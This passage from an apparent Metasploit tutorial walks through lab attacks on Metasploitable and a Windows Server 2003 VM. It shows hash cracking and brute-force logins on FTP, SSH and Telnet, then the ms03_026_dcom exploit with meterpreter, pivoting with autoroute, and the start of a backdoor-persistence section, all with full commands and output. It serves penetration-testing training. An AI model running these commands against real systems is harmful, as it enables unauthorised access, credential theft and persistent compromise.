[*] [2016.08.18-13:22:02] Cracking lm hashes in incremental mode (Digits)...
[*] [2016.08.18-13:22:02] Loaded 4 password hashes with no different salts (LM DES [64/64 BS MMX])
[*] [2016.08.18-13:22:02] Remaining 2 password hashes with no different salts
[*] [2016.08.18-13:22:02] Cracked Passwords this run:
[+] [2016.08.18-13:22:02] admin:admin:5
[*] [2016.08.18-13:22:02] Cracking nt hashes in normal wordlist mode...
[*] [2016.08.18-13:22:02] Loaded 4 password hashes with no different salts (NT MD4 [32/32])
[*] [2016.08.18-13:22:02] admin (admin)
[*] [2016.08.18-13:22:02] Cracking nt hashes in single mode...

```

To see the collected credentials, go to Home -> Project Name -> Credentials -> Manage.



As shown in the following screenshot, you will see all the passwords gained and those that could be cracked.



15. Metasploit – Brute-Force Attacks

In a brute-force attack, the hacker uses all possible combinations of letters, numbers, special characters, and small and capital letters in an automated way to gain access over a host or a service. This type of attack has a high probability of success, but it requires an enormous amount of time to process all the combinations.

A brute-force attack is slow and the hacker might require a system with high processing power to perform all those permutations and combinations faster. In this chapter, we will discuss how to perform a brute-force attack using Metasploit.


After scanning the Metasploitable machine with NMAP, we know what services are running on it. The services are FTP, SSH, mysql, http, and Telnet.



Port	State	Service	Version	Time
80	open	Apache/2.4.6-2ubuntu	2.4.6-2ubuntu	2 hours ago
443	open	SSL		2 hours ago
22	open	SSH	OpenSSH_6.7p1 Ubuntu-6ubuntu0.2	2 hours ago
21	open	FTP	vsftpd 2.3.4	2 hours ago
2201	open	MySQL	MySQL 5.5.5-10.1	2 hours ago

To perform a brute-force attack on these services, we will use **auxiliaries** of each service. Auxiliaries are small scripts used in Metasploit which don't create a shell in the victim machine; they just provide access to the machine if the brute-force attack is successful. Let's see how to use auxiliaries.

Here, we have created a dictionary list at the root of Kali distribution machine.




Attack the FTP Service

Open Metasploit. The first service that we will try to attack is FTP and the auxiliary that helps us for this purpose is **auxiliary/scanner/ftp/ftp_login**.

Type the following command to use this auxiliary:

```
msf > use auxiliary/scanner/ftp/ftp_login
```




```
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):


  Name                Current Setting  Required  Description
  ----                -
  BLANK_PASSWORDS      false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5               yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS         false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS          false           no        Add all passwords in the current database to the list
  DB_ALL_USERS         false           no        Add all users in the current database
```

Set the path of the file that contains our dictionary.




```
msf auxiliary(ftp_login) > set PASS_FILE /root/pass.txt
PASS_FILE => /root/pass.txt
```

Set the victim IP and run.



```
msf auxiliary(ftp_login) > set RHOST 192.168.1.101
RHOST => 192.168.1.101
msf auxiliary(ftp_login) > run
```

It will produce the following output:



```
msf auxiliary(ftp_login) > run


[*] 192.168.1.101:21 - Starting FTP login sweep
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_login) >
```

As you can see, it is completed, but no session has been created. It means we were unsuccessful in retrieving any useful username and password.

Attack the SSH Service

To attack the SSH service, we can use the auxiliary: **auxiliary/scanner/ssh/ssh_login**

As you can see in the following screenshot, we have set the RHOSTS to 192.168.1.101 (that is the victim IP) and the username list and password (that is userpass.txt). Then we apply the **run** command.



```
msf > auxiliary/scanner/ssh/ssh_login
[-] Unknown command: auxiliary/scanner/ssh/ssh_login.
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf auxiliary(ssh_login) > set USERPASS_FILE /root/userpass.txt
USERPASS_FILE => /root/userpass.txt
msf auxiliary(ssh_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(ssh_login) > run

[*] 192.168.1.101:22 SSH - Starting brute-force
[+] 192.168.1.101:22 SSH - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(ladmin),112(admin),119(samba-share),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] Command shell session 1 opened (192.168.1.103:38441 -> 192.168.1.101:22) at 2016-08-18 10:17:34 -0400
[+] 192.168.1.101:22 SSH - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] Command shell session 2 opened (192.168.1.103:41120 -> 192.168.1.101:22) at 2016-08-18 10:17:34 -0400
[+] 192.168.1.101:22 SSH - Success: 'postgres:postgres' 'uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] Command shell session 3 opened (192.168.1.103:35569 -> 192.168.1.101:22) at 2016-08-18 10:17:35 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) >
```

As can be seen in the above screenshot, three sessions were created. It means three combinations were successful. We have underlined the usernames.

To interact with one of the three sessions, we use the command **msf > sessions -i 3** which means we will connect with session number 3.



```
msf auxiliary(ssh_login) > sessions -i 3
[*] Starting interaction with 3...


ls
8.3
```

Attack the Telnet Service

To apply a brute-force attack on a Telnet service, we will take a provided set of credentials and a range of IP addresses and attempt to login to any Telnet servers. For this, we will use the auxiliary: **auxiliary/scanner/telnet/telnet_login**.

The process of using the auxiliary is same as in the case of attacking an FTP service or an SSH service. We have to use the auxiliary, set RHOST, then set the list of passwords and run it.

Take a look at the following screenshot. Highlighted in blue arrow are the incorrect attempts that the auxiliary did. The red arrows show the successful logins that created sessions.



```
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(telnet_login) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf auxiliary(telnet_login) > set USERPASS_FILE /root/userpass.txt
USERPASS_FILE => /root/userpass.txt
msf auxiliary(telnet_login) > set threads 50
threads => 50
msf auxiliary(telnet_login) > run

[-] 192.168.1.101:23 TELNET - LOGIN FAILED: db2inst1:db2inst1 (Incorrect: )
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: db2inst1:db2pass (Incorrect: )
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: db2inst1:db2pw (Incorrect: )
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: db2inst1:db2password (Incorrect: )
[+] 192.168.1.101:23 - LOGIN SUCCESSFUL: msfadmin:msfadmin
[*] Attempting to start session 192.168.1.101:23 with msfadmin:msfadmin
[*] Command shell session 4 opened (192.168.1.103:48245 -> 192.168.1.101:23) at 2016-08-18 10:45:53 -0400
[+] 192.168.1.101:23 - LOGIN SUCCESSFUL: user:user
[*] Attempting to start session 192.168.1.101:23 with user:user
[*] Command shell session 5 opened (192.168.1.103:44240 -> 192.168.1.101:23) at 2016-08-18 10:45:54 -0400
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: root: (Incorrect: )
[+] 192.168.1.101:23 - LOGIN SUCCESSFUL: postgres:postgres
[*] Attempting to start session 192.168.1.101:23 with postgres:postgres
[*] Command shell session 6 opened (192.168.1.103:42076 -> 192.168.1.101:23) at 2016-08-18 10:45:56 -0400
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: dasusr1:dasusr1 (Incorrect: )
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: db2fenc1:db2fenc1 (Incorrect: )
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: db2admin:db2admin (Incorrect: )
[-] 192.168.1.101:23 TELNET - LOGIN FAILED: : (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Some other auxiliaries that you can apply in brute-force attack are:

- SMB service: auxiliary/scanner/smb/smb_login
- SNMP service: auxiliary/scanner/snmp/snmp_login

16. Metasploit – Pivoting


Pivoting is a technique that Metasploit uses to route the traffic from a hacked computer toward other networks that are not accessible by a hacker machine.

Let's take a scenario to understand how Pivoting works. Assume we have two networks:


- A network with the range 192.168.1.0/24 where the hacker machine has access, and
- Another network with the range 10.10.10.0/24. It is an internal network and the hacker doesn't have access to it.

The hacker will try to hack the second network this machine that has access in both networks to exploit and hack other internal machines.

In this scenario, a hacker will first break into the first network and then use it as a staging point to exploit and hack the internal machines of the second network. This process is known as **pivoting** because the hacker is using the first network as a pivot to get access into the second network.



Let's try to understand how it works. We will take a Windows Server 2003 system with DCOM vulnerability and we will use this vulnerability to hack this system.



The exploit for this will be **ms03_026_dcom** and we will use **meterpreter** payload.

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > set TARGET 0
TARGET => 0
msf exploit(ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms03_026_dcom) > set LHOST 192.168.1.102
LHOST => 192.168.1.102
msf exploit(ms03_026_dcom) > set LPORT 21132
LPORT => 21132
msf exploit(ms03_026_dcom) > set RPORT 135
RPORT => 135
msf exploit(ms03_026_dcom) > set RHOST 192.168.1.102
RHOST => 192.168.1.102
msf exploit(ms03_026_dcom) > exploit -j
[*] Exploit running as background job.
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-8b6e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-8b6e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Sending exploit ...
[*] Sending stage (957487 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.103:38572 -> 192.168.1.102:21132) at 2016-08-21 04:58:06 -0400
```

Now that we gained access to this system, let's interact with the session with the command **session -i 1** where "1" is the number of the session that was created.

```
meterpreter > sessions -i 1
[*] Starting interaction with 1...
```

Now, let's use the command **ipconfig** to find out if this host has access to other networks. The following screenshot shows the output. You can observe that this host is connected with two other networks:

- one is a loopback network which is of no use, and
- the other network is 10.10.10.0/24 which we will explore.


```

meterpreter > ipconfig

Interface 1
=====
Name       : M S T C P   L o o p b a c k   i n t e r f a c e
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 65539
=====
Name       : I n t e l ( R )   P R O / 1 0 0 0   M T   D e s k t o p   A d a p t e r
# 2
Hardware MAC : 08:00:27:30:24:9c
MTU          : 1500
IPv4 Address : 10.10.10.101
IPv4 Netmask : 255.255.255.0

Interface 65540
=====
Name       : I n t e l ( R )   P R O / 1 0 0 0   M T   D e s k t o p   A d a p t e r
Hardware MAC : 08:00:27:a1:18:58
MTU          : 1500
IPv4 Address : 192.168.1.102

```

Metasploit has an AutoRoute meterpreter script that will allow us to attack this second network through our first compromised machine, but first, we have to **background** the session.

```

meterpreter > background
[*] Backgrounding session 1...
meterpreter >

```


Adding route toward the internal network with range 10.10.10.0/24

```

meterpreter > run autoroute -s 10.10.10.0/24
[*] Adding a route to 10.10.10.0/255.255.255.0...

```

Now that we have route the traffic (Pivot), we can try to scan the host found in this network.



We did a port scan on host 10.10.10.102. The following screenshot shows the result.

```

msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set THREADS 24
THREADS => 24
msf auxiliary(tcp) > set PORTS 50000, 21, 1720, 80, 443, 143, 623, 3306, 110, 5432, 25, 22, 23, 1521, 50013, 161, 2222,
17185, 135, 8080, 4848, 1433, 5560, 512, 513, 514, 445, 5900, 5901, 5902, 5903, 5904, 5905, 5906, 5907, 5908, 5909, 5038,
111, 139, 49, 515, 7787, 2947, 7144, 9080, 8812, 2525, 2207, 3050, 5405, 1723, 1099, 5555, 921, 10001, 123, 3690, 548, 617,
6112, 6667, 3632, 783, 10050, 38292, 12174, 2967, 5168, 3628, 7777, 6101, 10000, 6504, 41523, 41524, 2000, 1900, 10202,
6503, 6070, 6502, 6050, 2103, 41025, 44334, 2100, 5554, 12203, 26000, 4000, 1000, 8014, 5250, 34443, 8028, 8008, 7510, 9495,
1581, 8000, 18881, 57772, 9090, 9999, 81, 3000, 8300, 8800, 8090, 389, 10203, 5093, 1533, 13500, 705, 4650, 20031, 16102,
6080, 6660, 11000, 19810, 3057, 6905, 1100, 10616, 10628, 5051, 1582, 65535, 105, 22222, 30000, 113, 1755, 407, 1434, 2049,
689, 3128, 20222, 20034, 7580, 7579, 38080, 12401, 910, 912, 11234, 46823, 5061, 5060, 2380, 69, 5800, 62514, 42, 5631, 902,
5985, 5986, 6000, 6001, 6002, 6003, 6004, 6005, 6006, 6007, 47001, 523, 3500, 6379, 8834
PORTS => 50000, 21, 1720, 80, 443, 143, 623, 3306, 110, 5432, 25, 22, 23, 1521, 50013, 161, 2222, 17185, 135, 8080, 4848,
1433, 5560, 512, 513, 514, 445, 5900, 5901, 5902, 5903, 5904, 5905, 5906, 5907, 5908, 5909, 5038, 111, 139, 49, 515, 7787,
2947, 7144, 9080, 8812, 2525, 2207, 3050, 5405, 1723, 1099, 5555, 921, 10001, 123, 3690, 548, 617, 6112, 6667, 3632, 783,
10050, 38292, 12174, 2967, 5168, 3628, 7777, 6101, 10000, 6504, 41523, 41524, 2000, 1900, 10202, 6503, 6070, 6502, 6050,
2103, 41025, 44334, 2100, 5554, 12203, 26000, 4000, 1000, 8014, 5250, 34443, 8028, 8008, 7510, 9495, 1581, 8000, 18881,
57772, 9090, 9999, 81, 3000, 8300, 8800, 8090, 389, 10203, 5093, 1533, 13500, 705, 4650, 20031, 16102, 6080, 6660, 11000,
19810, 3057, 6905, 1100, 10616, 10628, 5051, 1582, 65535, 105, 22222, 30000, 113, 1755, 407, 1434, 2049, 689, 3128, 20222,
20034, 7580, 7579, 38080, 12401, 910, 912, 11234, 46823, 5061, 5060, 2380, 69, 5800, 62514, 42, 5631, 902, 5985, 5986, 6000,
6001, 6002, 6003, 6004, 6005, 6006, 6007, 47001, 523, 3500, 6379, 8834
msf auxiliary(tcp) > set RHOSTS 10.10.10.102
RHOSTS => 10.10.10.102
msf auxiliary(tcp) > run -j

```

Now we have gained access to the internal network. However, if you lose the session of the hacked machine, you will lose access to the internal network too.

17. Metasploit – Maintaining Access

In this chapter, we will discuss how to maintain access in a system that we have gained access to. It is important because if we don't maintain access, then we will have to try to exploit it from the beginning in case the hacked system is closed or patched.

The best way is to install a **backdoor**. For the hacked machine Windows Server 2003 that we exploited in the previous chapter, we set the payload of **meterpreter** and this payload has a backdoor option called **metsvc**. We can use this backdoor option to get access to the victim machine whenever we want, but this backdoor comes with a risk that everyone can connect to this session without authentication.

Let us understand in detail how it works in practice. We are at a stage where we have exploited the Windows Server 2003 machine and we have set **meterpreter** payload. Now we want to see the processes that are running on this machine and hide our process behind a genuine process.

Type "ps" in meterpreter session to see the victim processes.

```
meterpreter > ps
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
228	564	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
240	564	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
